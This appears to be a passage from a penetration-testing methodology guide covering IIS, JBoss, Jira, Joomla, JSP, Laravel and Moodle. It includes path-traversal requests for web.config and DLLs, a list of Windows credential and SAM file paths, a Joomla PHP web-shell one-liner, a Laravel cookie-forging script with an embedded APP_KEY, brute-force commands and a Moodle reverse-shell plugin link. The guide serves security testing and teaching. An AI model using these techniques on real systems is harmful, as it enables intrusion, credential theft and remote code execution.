On any IIS server where you get a 302 you can try stripping the Host header and using HTTP/1.0 and inside the response the Location header could point you to the internal IP address:

Copy

nc -v domain.com 80

openssl s\_client -connect domain.com:443

Response disclosing the internal IP:

Copy

GET / HTTP/1.0

HTTP/1.1 302 Moved Temporarily

Cache-Control: no-cache

Pragma: no-cache

Location: https://192.168.5.237/owa/

Server: Microsoft-IIS/10.0

X-FEServer: NHEXCHANGE2016

## Execute .config files

You can upload .config files and use them to execute code. One way to do it is appending the code at the end of the file inside an HTML comment: [Download example here](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Configuration%20IIS%20web.config/web.config)

More information and techniques to exploit this vulnerability [here](https://soroush.secproject.com/blog/2014/07/upload-a-web-config-file-for-fun-profit/)

## IIS Discovery Bruteforce

Download the list that I have created:

[19KB](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-L_YlVBGlH_l7w9zCtQO%2F-L_YlWYOMUA7fr799GvH%2Fiisfinal.txt?alt=media&token=de499b23-3599-45ce-ad7e-7800858b3dac)

[iisfinal.txt](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-L_YlVBGlH_l7w9zCtQO%2F-L_YlWYOMUA7fr799GvH%2Fiisfinal.txt?alt=media&token=de499b23-3599-45ce-ad7e-7800858b3dac)

It was created merging the contents of the following lists:

<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/IIS.fuzz.txt> <http://itdrafts.blogspot.com/2013/02/aspnetclient-folder-enumeration-and.html> <https://github.com/digination/dirbuster-ng/blob/master/wordlists/vulns/iis.txt> <https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/SVNDigger/cat/Language/aspx.txt> <https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/SVNDigger/cat/Language/asp.txt> <https://raw.githubusercontent.com/xmendez/wfuzz/master/wordlist/vulns/iis.txt>

Use it without adding any extension, the files that need it have it already.

## Path Traversal

### Leaking source code

Check the full writeup in: <https://blog.mindedsecurity.com/2018/10/from-path-traversal-to-source-code-in.html>

As summary, there are several web.config files inside the folders of the application with references to "**assemblyIdentity**" files and "**namespaces**". With this information it's possible to know **where are executables located** and download them. From the **downloaded Dlls** it's also possible to find **new namespaces** where you should try to access and get the web.config file in order to find new namespaces and assemblyIdentity. Also, the files **connectionstrings.config** and **global.asax** may contain interesting information.\

In **.Net MVC applications**, the **web.config** file plays a crucial role by specifying each binary file the application relies on through **"assemblyIdentity"** XML tags.

### **Exploring Binary Files**

An example of accessing the **web.config** file is shown below:

Copy

GET /download\_page?id=..%2f..%2fweb.config HTTP/1.1

Host: example-mvc-application.minded

This request reveals various settings and dependencies, such as:

* **EntityFramework** version
* **AppSettings** for webpages, client validation, and JavaScript
* **System.web** configurations for authentication and runtime
* **System.webServer** modules settings
* **Runtime** assembly bindings for numerous libraries like **Microsoft.Owin**, **Newtonsoft.Json**, and **System.Web.Mvc**

These settings indicate that certain files, such as **/bin/WebGrease.dll**, are located within the application's /bin folder.

### **Root Directory Files**

Files found in the root directory, like **/global.asax** and **/connectionstrings.config** (which contains sensitive passwords), are essential for the application's configuration and operation.

### **Namespaces and Web.Config**

MVC applications also define additional **web.config files** for specific namespaces to avoid repetitive declarations in each file, as demonstrated with a request to download another **web.config**:

Copy

GET /download\_page?id=..%2f..%2fViews/web.config HTTP/1.1

Host: example-mvc-application.minded

### **Downloading DLLs**

The mention of a custom namespace hints at a DLL named "**WebApplication1**" present in the /bin directory. Following this, a request to download the **WebApplication1.dll** is shown:

Copy

GET /download\_page?id=..%2f..%2fbin/WebApplication1.dll HTTP/1.1

Host: example-mvc-application.minded

This suggests the presence of other essential DLLs, like **System.Web.Mvc.dll** and **System.Web.Optimization.dll**, in the /bin directory.

In a scenario where a DLL imports a namespace called **WebApplication1.Areas.Minded**, an attacker might infer the existence of other web.config files in predictable paths, such as **/area-name/Views/**, containing specific configurations and references to other DLLs in the /bin folder. For example, a request to **/Minded/Views/web.config** can reveal configurations and namespaces that indicate the presence of another DLL, **WebApplication1.AdditionalFeatures.dll**.

### Common files

From [here](https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/)

Copy

C:\Apache\conf\httpd.conf

C:\Apache\logs\access.log

C:\Apache\logs\error.log

C:\Apache2\conf\httpd.conf

C:\Apache2\logs\access.log

C:\Apache2\logs\error.log

C:\Apache22\conf\httpd.conf

C:\Apache22\logs\access.log

C:\Apache22\logs\error.log

C:\Apache24\conf\httpd.conf

C:\Apache24\logs\access.log

C:\Apache24\logs\error.log

C:\Documents and Settings\Administrator\NTUser.dat

C:\php\php.ini

C:\php4\php.ini

C:\php5\php.ini

C:\php7\php.ini

C:\Program Files (x86)\Apache Group\Apache\conf\httpd.conf

C:\Program Files (x86)\Apache Group\Apache\logs\access.log

C:\Program Files (x86)\Apache Group\Apache\logs\error.log

C:\Program Files (x86)\Apache Group\Apache2\conf\httpd.conf

C:\Program Files (x86)\Apache Group\Apache2\logs\access.log

C:\Program Files (x86)\Apache Group\Apache2\logs\error.log

c:\Program Files (x86)\php\php.ini"

C:\Program Files\Apache Group\Apache\conf\httpd.conf

C:\Program Files\Apache Group\Apache\conf\logs\access.log

C:\Program Files\Apache Group\Apache\conf\logs\error.log

C:\Program Files\Apache Group\Apache2\conf\httpd.conf

C:\Program Files\Apache Group\Apache2\conf\logs\access.log

C:\Program Files\Apache Group\Apache2\conf\logs\error.log

C:\Program Files\FileZilla Server\FileZilla Server.xml

C:\Program Files\MySQL\my.cnf

C:\Program Files\MySQL\my.ini

C:\Program Files\MySQL\MySQL Server 5.0\my.cnf

C:\Program Files\MySQL\MySQL Server 5.0\my.ini

C:\Program Files\MySQL\MySQL Server 5.1\my.cnf

C:\Program Files\MySQL\MySQL Server 5.1\my.ini

C:\Program Files\MySQL\MySQL Server 5.5\my.cnf

C:\Program Files\MySQL\MySQL Server 5.5\my.ini

C:\Program Files\MySQL\MySQL Server 5.6\my.cnf

C:\Program Files\MySQL\MySQL Server 5.6\my.ini

C:\Program Files\MySQL\MySQL Server 5.7\my.cnf

C:\Program Files\MySQL\MySQL Server 5.7\my.ini

C:\Program Files\php\php.ini

C:\Users\Administrator\NTUser.dat

C:\Windows\debug\NetSetup.LOG

C:\Windows\Panther\Unattend\Unattended.xml

C:\Windows\Panther\Unattended.xml

C:\Windows\php.ini

C:\Windows\repair\SAM

C:\Windows\repair\system

C:\Windows\System32\config\AppEvent.evt

C:\Windows\System32\config\RegBack\SAM

C:\Windows\System32\config\RegBack\system

C:\Windows\System32\config\SAM

C:\Windows\System32\config\SecEvent.evt

C:\Windows\System32\config\SysEvent.evt

C:\Windows\System32\config\SYSTEM

C:\Windows\System32\drivers\etc\hosts

C:\Windows\System32\winevt\Logs\Application.evtx

C:\Windows\System32\winevt\Logs\Security.evtx

C:\Windows\System32\winevt\Logs\System.evtx

C:\Windows\win.ini

C:\xampp\apache\conf\extra\httpd-xampp.conf

C:\xampp\apache\conf\httpd.conf

C:\xampp\apache\logs\access.log

C:\xampp\apache\logs\error.log

C:\xampp\FileZillaFTP\FileZilla Server.xml

C:\xampp\MercuryMail\MERCURY.INI

C:\xampp\mysql\bin\my.ini

C:\xampp\php\php.ini


C:\xampp\security\webdav.htpasswd

C:\xampp\sendmail\sendmail.ini

C:\xampp\tomcat\conf\server.xml

## HTTPAPI 2.0 404 Error

If you see an error like the following one:




It means that the server **didn't receive the correct domain name** inside the Host header. In order to access the web page you could take a look to the served **SSL Certificate** and maybe you can find the domain/subdomain name in there. If it isn't there you may need to **brute force VHosts** until you find the correct one.

## Old IIS vulnerabilities worth looking for

### Microsoft IIS tilde character “~” Vulnerability/Feature – Short File/Folder Name Disclosure

You can try to **enumerate folders and files** inside every discovered folder (even if it's requiring Basic Authentication) using this **technique**. The main limitation of this technique if the server is vulnerable is that **it can only find up to the first 6 letters of the name of each file/folder and the first 3 letters of the extension** of the files.

You can use <https://github.com/irsdl/IIS-ShortName-Scanner> to test for this vulnerability:java -jar iis\_shortname\_scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/



Original research: <https://soroush.secproject.com/downloadable/microsoft_iis_tilde_character_vulnerability_feature.pdf>

You can also use **metasploit**: use scanner/http/iis\_shortname\_scanner

### Basic Authentication bypass

**Bypass** a basic authentication (**IIS 7.5**) trying to access: /admin:$i30:$INDEX\_ALLOCATION/admin.php or /admin::$INDEX\_ALLOCATION/admin.php

You can try to **mix** this **vulnerability** and the last one to find new **folders** and **bypass** the authentication.


## ASP.NET Trace.AXD enabled debugging

ASP.NET include a debugging mode and its file is called trace.axd.

It keeps a very detailed log of all requests made to an application over a period of time.

This information includes remote client IP's, session IDs, all request and response cookies, physical paths, source code information, and potentially even usernames and passwords.

<https://www.rapid7.com/db/vulnerabilities/spider-asp-dot-net-trace-axd/>



Screenshot 2021-03-30 at 13 19 11

## ASPXAUTH Cookie

ASPXAUTH uses the following info:

* **validationKey** (string): hex-encoded key to use for signature validation.
* **decryptionMethod** (string): (default “AES”).
* **decryptionIV** (string): hex-encoded initialization vector (defaults to a vector of zeros).
* **decryptionKey** (string): hex-encoded key to use for decryption.

However, some people will use the **default values** of these parameters and will use as **cookie the email of the user**. Therefore, if you can find a web using the **same platform** that is using the ASPXAUTH cookie and you **create a user with the email of the user you want to impersonate** on the server under attack, you may be able to us**e the cookie from the second server in the first one** and impersonate the user. This attacked worked in this [**writeup**](https://infosecwriteups.com/how-i-hacked-facebook-part-two-ffab96d57b19).

## IIS Authentication Bypass with cached passwords (CVE-2022-30209)

[Full report here](https://blog.orange.tw/2022/08/lets-dance-in-the-cache-destabilizing-hash-table-on-microsoft-iis.html): A bug in the code **didn't properly check for the password given by the user**, so an attacker whose **password hash hits a key** that is already in the **cache** will be able to login as that user .

Copy

# script for sanity check

> type test.py

def HashString(password):

j = 0

for c in map(ord, password):

j = c + (101\*j)&0xffffffff

return j

assert HashString('test-for-CVE-2022-30209-auth-bypass') == HashString('ZeeiJT')

# before the successful login

> curl -I -su 'orange:ZeeiJT' 'http://<iis>/protected/' | findstr HTTP

HTTP/1.1 401 Unauthorized

# after the successful login

> curl -I -su 'orange:ZeeiJT' 'http://<iis>/protected/' | findstr HTTP

HTTP/1.1 200 OK

* **JBOSS**

## Enumeration and Exploitation Techniques

When assessing the security of web applications, certain paths like */web-console/ServerInfo.jsp* and */status?full=true* are key for revealing **server details**. For JBoss servers, paths such as */admin-console*, */jmx-console*, */management*, and */web-console* can be crucial. These paths might allow access to **management servlets** with default credentials often set to **admin/admin**. This access facilitates interaction with MBeans through specific servlets:

* For JBoss versions 6 and 7, **/web-console/Invoker** is used.
* In JBoss 5 and earlier versions, **/invoker/JMXInvokerServlet** and **/invoker/EJBInvokerServlet** are available.

Tools like **clusterd**, available at <https://github.com/hatRiot/clusterd>, and the Metasploit module auxiliary/scanner/http/jboss\_vulnscan can be used for enumeration and potential exploitation of vulnerabilities in JBOSS services.

### Exploitation Resources

To exploit vulnerabilities, resources such as [JexBoss](https://github.com/joaomatosf/jexboss) provide valuable tools.

### Finding Vulnerable Targets

Google Dorking can aid in identifying vulnerable servers with a query like: inurl:status EJInvokerServlet

* **Jenkins**
* **Jira**

### Check Privileges

In Jira, **privileges can be checked** by any user, authenticated or not, through the endpoints /rest/api/2/mypermissions or /rest/api/3/mypermissions. These endpoints reveal the user's current privileges. A notable concern arises when **non-authenticated users hold privileges**, indicating a **security vulnerability** that could potentially be eligible for a **bounty**. Similarly, **unexpected privileges for authenticated users** also highlight a **vulnerability**.

An important **update** was made on **1st February 2019**, requiring the 'mypermissions' endpoint to include a **'permission' parameter**. This requirement aims to **enhance security** by specifying the privileges being queried: [check it here](https://developer.atlassian.com/cloud/jira/platform/change-notice-get-my-permissions-requires-permissions-query-parameter/#change-notice---get-my-permissions-resource-will-require-a-permissions-query-parameter)

* ADD\_COMMENTS
* ADMINISTER
* ADMINISTER\_PROJECTS
* ASSIGNABLE\_USER
* ASSIGN\_ISSUES
* BROWSE\_PROJECTS
* BULK\_CHANGE
* CLOSE\_ISSUES
* CREATE\_ATTACHMENTS
* CREATE\_ISSUES
* CREATE\_PROJECT
* CREATE\_SHARED\_OBJECTS
* DELETE\_ALL\_ATTACHMENTS
* DELETE\_ALL\_COMMENTS
* DELETE\_ALL\_WORKLOGS
* DELETE\_ISSUES
* DELETE\_OWN\_ATTACHMENTS
* DELETE\_OWN\_COMMENTS
* DELETE\_OWN\_WORKLOGS
* EDIT\_ALL\_COMMENTS
* EDIT\_ALL\_WORKLOGS
* EDIT\_ISSUES
* EDIT\_OWN\_COMMENTS
* EDIT\_OWN\_WORKLOGS
* LINK\_ISSUES
* MANAGE\_GROUP\_FILTER\_SUBSCRIPTIONS
* MANAGE\_SPRINTS\_PERMISSION
* MANAGE\_WATCHERS
* MODIFY\_REPORTER
* MOVE\_ISSUES
* RESOLVE\_ISSUES
* SCHEDULE\_ISSUES
* SET\_ISSUE\_SECURITY
* SYSTEM\_ADMIN
* TRANSITION\_ISSUES
* USER\_PICKER
* VIEW\_AGGREGATED\_DATA
* VIEW\_DEV\_TOOLS
* VIEW\_READONLY\_WORKFLOW
* VIEW\_VOTERS\_AND\_WATCHERS
* WORK\_ON\_ISSUES

Example: https://your-domain.atlassian.net/rest/api/2/mypermissions?permissions=BROWSE\_PROJECTS,CREATE\_ISSUES,ADMINISTER\_PROJECTS

Copy

#Check non-authenticated privileges

curl https://jira.some.example.com/rest/api/2/mypermissions | jq | grep -iB6 '"havePermission": true'

### Automated enumeration

* <https://github.com/0x48piraj/Jiraffe>
* <https://github.com/bcoles/jira_scan>
* **Joomla**

### Joomla Statistics

Joomla collects some anonymous [usage statistics](https://developer.joomla.org/about/stats.html) such as the breakdown of Joomla, PHP and database versions and server operating systems in use on Joomla installations. This data can be queried via their public [API](https://developer.joomla.org/about/stats/api.html).

Copy

curl -s https://developer.joomla.org/stats/cms\_version | python3 -m json.tool

{

"data": {

"cms\_version": {

"3.0": 0,

"3.1": 0,

"3.10": 6.33,

"3.2": 0.01,

"3.3": 0.02,

"3.4": 0.05,

"3.5": 12.24,

"3.6": 22.85,

"3.7": 7.99,

"3.8": 17.72,

"3.9": 27.24,

"4.0": 3.21,

"4.1": 1.53,

"4.2": 0.82,

"4.3": 0,

"5.0": 0

},

"total": 2951032

}

}

## Enumeration

### Discovery/Footprinting

* Check the **meta**

Copy

curl https://www.joomla.org/ | grep Joomla | grep generator

<meta name="generator" content="Joomla! - Open Source Content Management" />

* robots.txt

Copy

# If the Joomla site is installed within a folder

# eg www.example.com/joomla/ then the robots.txt file

# MUST be moved to the site root

# eg www.example.com/robots.txt

# AND the joomla folder name MUST be prefixed to all of the

# paths.

[...]

* README.txt

Copy

1- What is this?

\* This is a Joomla! installation/upgrade package to version 3.x

\* Joomla! Official site: https://www.joomla.org

\* Joomla! 3.9 version history - https://docs.joomla.org/Special:MyLanguage/Joomla\_3.9\_version\_history

\* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/staging

### Version

* In **/administrator/manifests/files/joomla.xml** you can see the version.
* In **/language/en-GB/en-GB.xml** you can get the version of Joomla.
* In **plugins/system/cache/cache.xml** you can see an approximate version.

### Automatic

Copy

droopescan scan joomla --url http://joomla-site.local/

In  **Pentesting Web Methodology is a section about CMS scanners** that can scan Joomla.

### API Unauthenticated Information Disclosure:

Versions From 4.0.0 to 4.2.7 are vulnerable to Unauthenticated information disclosure (CVE-2023-23752) that will dump creds and other information.

* Users: http://<host>/api/v1/users?public=true
* Config File: http://<host>/api/index.php/v1/config/application?public=true

**MSF Module**: scanner/http/joomla\_api\_improper\_access\_checks or ruby script: [51334](https://www.exploit-db.com/exploits/51334)

### Brute-Force

You can use this [script](https://github.com/ajnik/joomla-bruteforce) to attempt to brute force the login.

Copy

sudo python3 joomla-brute.py -u http://joomla-site.local/ -w /usr/share/metasploit-framework/data/wordlists/http\_default\_pass.txt -usr admin

admin:admin

## RCE

If you managed to get **admin credentials** you can **RCE inside of it** by adding a snippet of **PHP code** to gain **RCE**. We can do this by **customizing** a **template**.

1. **Click** on **Templates** on the bottom left under Configuration to pull up the templates menu.
2. **Click** on a **template** name. Let's choose **protostar** under the Template column header. This will bring us to the **Templates: Customise** page.
3. Finally, you can click on a page to pull up the **page source**. Let's choose the **error.php** page. We'll add a **PHP one-liner to gain code execution** as follows:
   1. **system($\_GET['cmd']);**
4. **Save & Close**
5. curl -s http://joomla-site.local/templates/protostar/error.php?cmd=id

* **JSP**


## **getContextPath** abuse

Info from [here](https://blog.rakeshmane.com/2020/04/jsp-contextpath-link-manipulation-xss.html).

Copy

http://127.0.0.1:8080/&sol;rakeshmane.com/xss.js&num;/..;/..;/contextPathExample/test.jsp

Accessing that web you may change all the links to request the information to ***rakeshmane.com***:




* **Laravel**

## Laravel Tricks

### Debugging mode

If Laravel is in **debugging mode** you will be able to access the **code** and **sensitive data**. For example http://127.0.0.1:8000/profiles:



This is usually needed for exploiting other Laravel RCE CVEs.

### .env

Laravel saves the APP it uses to encrypt the cookies and other credentials inside a file called .env that can be accessed using some path traversal under: /../.env

Laravel will also show this information inside the debug page (that appears when Laravel finds an error and it's activated).

Using the secret APP\_KEY of Laravel you can decrypt and re-encrypt cookies:

### Decrypt Cookie

Copy

import os

import json

import hashlib

import sys

import hmac

import base64

import string

import requests

from Crypto.Cipher import AES

from phpserialize import loads, dumps

#https://gist.github.com/bluetechy/5580fab27510906711a2775f3c4f5ce3

def mcrypt\_decrypt(value, iv):

global key

AES.key\_size = [len(key)]

crypt\_object = AES.new(key=key, mode=AES.MODE\_CBC, IV=iv)

return crypt\_object.decrypt(value)

def mcrypt\_encrypt(value, iv):

global key

AES.key\_size = [len(key)]

crypt\_object = AES.new(key=key, mode=AES.MODE\_CBC, IV=iv)

return crypt\_object.encrypt(value)

def decrypt(bstring):

global key

dic = json.loads(base64.b64decode(bstring).decode())

mac = dic['mac']

value = bytes(dic['value'], 'utf-8')

iv = bytes(dic['iv'], 'utf-8')

if mac == hmac.new(key, iv+value, hashlib.sha256).hexdigest():

return mcrypt\_decrypt(base64.b64decode(value), base64.b64decode(iv))

#return loads(mcrypt\_decrypt(base64.b64decode(value), base64.b64decode(iv))).decode()

return ''

def encrypt(string):

global key

iv = os.urandom(16)

#string = dumps(string)

padding = 16 - len(string) % 16

string += bytes(chr(padding) \* padding, 'utf-8')

value = base64.b64encode(mcrypt\_encrypt(string, iv))

iv = base64.b64encode(iv)

mac = hmac.new(key, iv+value, hashlib.sha256).hexdigest()

dic = {'iv': iv.decode(), 'value': value.decode(), 'mac': mac}

return base64.b64encode(bytes(json.dumps(dic), 'utf-8'))

app\_key ='HyfSfw6tOF92gKtVaLaLO4053ArgEf7Ze0ndz0v487k='

key = base64.b64decode(app\_key)

decrypt('')

#b'{"data":"a:6:{s:6:\\"\_token\\";s:40:\\"vYzY0IdalD2ZC7v9yopWlnnYnCB2NkCXPbzfQ3MV\\";s:8:\\"username\\";s:8:\\"guestc32\\";s:5:\\"order\\";s:2:\\"id\\";s:9:\\"direction\\";s:4:\\"desc\\";s:6:\\"\_flash\\";a:2:{s:3:\\"old\\";a:0:{}s:3:\\"new\\";a:0:{}}s:9:\\"\_previous\\";a:1:{s:3:\\"url\\";s:38:\\"http:\\/\\/206.189.25.23:31031\\/api\\/configs\\";}}","expires":1605140631}\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e'

encrypt(b'{"data":"a:6:{s:6:\\"\_token\\";s:40:\\"RYB6adMfWWTSNXaDfEw74ADcfMGIFC2SwepVOiUw\\";s:8:\\"username\\";s:8:\\"guest60e\\";s:5:\\"order\\";s:8:\\"lolololo\\";s:9:\\"direction\\";s:4:\\"desc\\";s:6:\\"\_flash\\";a:2:{s:3:\\"old\\";a:0:{}s:3:\\"new\\";a:0:{}}s:9:\\"\_previous\\";a:1:{s:3:\\"url\\";s:38:\\"http:\\/\\/206.189.25.23:31031\\/api\\/configs\\";}}","expires":1605141157}')

### Laravel Deserialization RCE

Vulnerable versions: 5.5.40 and 5.6.x through 5.6.29 (<https://www.cvedetails.com/cve/CVE-2018-15133/>)

Here you can find information about the deserialization vulnerability here: <https://labs.withsecure.com/archive/laravel-cookie-forgery-decryption-and-rce/>

You can test and exploit it using <https://github.com/kozmic/laravel-poc-CVE-2018-15133> Or you can also exploit it with metasploit: use unix/http/laravel\_token\_unserialize\_exec

### CVE-2021-3129

Another deserialization: <https://github.com/ambionics/laravel-exploits>

### Laravel SQLInjection

Read information about this here: <https://stitcher.io/blog/unsafe-sql-functions-in-laravel>

* **Moodle**

## Automatic Scans

### droopescan

Copy

pip3 install droopescan

droopescan scan moodle -u http://moodle.example.com/<moodle\_path>/

[+] Plugins found:

forum http://moodle.schooled.htb/moodle/mod/forum/

http://moodle.schooled.htb/moodle/mod/forum/upgrade.txt

http://moodle.schooled.htb/moodle/mod/forum/version.php

[+] No themes found.

[+] Possible version(s):

3.10.0-beta

[+] Possible interesting urls found:

Static readme file. - http://moodle.schooled.htb/moodle/README.txt

Admin panel - http://moodle.schooled.htb/moodle/login/

[+] Scan finished (0:00:05.643539 elapsed)

### moodlescan

Copy

#Install from https://github.com/inc0d3/moodlescan

python3 moodlescan.py -k -u http://moodle.example.com/<moodle\_path>/

Version 0.7 - Dic/2020

.............................................................................................................

By Victor Herrera - supported by www.incode.cl

.............................................................................................................

Getting server information http://moodle.schooled.htb/moodle/ ...

server : Apache/2.4.46 (FreeBSD) PHP/7.4.15

x-powered-by : PHP/7.4.15

x-frame-options : sameorigin

last-modified : Wed, 07 Apr 2021 21:33:41 GMT

Getting moodle version...

Version found via /admin/tool/lp/tests/behat/course\_competencies.feature : Moodle v3.9.0-beta

Searching vulnerabilities...

Vulnerabilities found: 0

Scan completed.

### CMSMap

Copy

pip3 install git+https://github.com/dionach/CMSmap.git


cmsmap http://moodle.example.com/<moodle\_path>

### CVEs

I found that the automatic tools are pretty **useless finding vulnerabilities affecting the moodle version**. You can **check** for them in [**https://snyk.io/vuln/composer:moodle%2Fmoodle**](https://snyk.io/vuln/composer:moodle%2Fmoodle)

## **RCE**

You need to have **manager** role and you **can install plugins** inside the **"Site administration"** tab\*\*:\*\*



If you are manager you may still need to **activate this option**. You can see how ins the moodle privilege escalation PoC: <https://github.com/HoangKien1020/CVE-2020-14321>.

Then, you can **install the following plugin** that contains the classic pentest-monkey php r**ev shell** (*before uploading it you need to decompress it, change the IP and port of the revshell and crompress it again*)

[3KB](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-MXi8g6QxNJZF-yayCJ1%2F-MXiEihEuS9JEx1zad7C%2Fmoodle-rce-plugin.zip?alt=media&token=e727288c-96e7-4bf6-9017-9586b3397180)

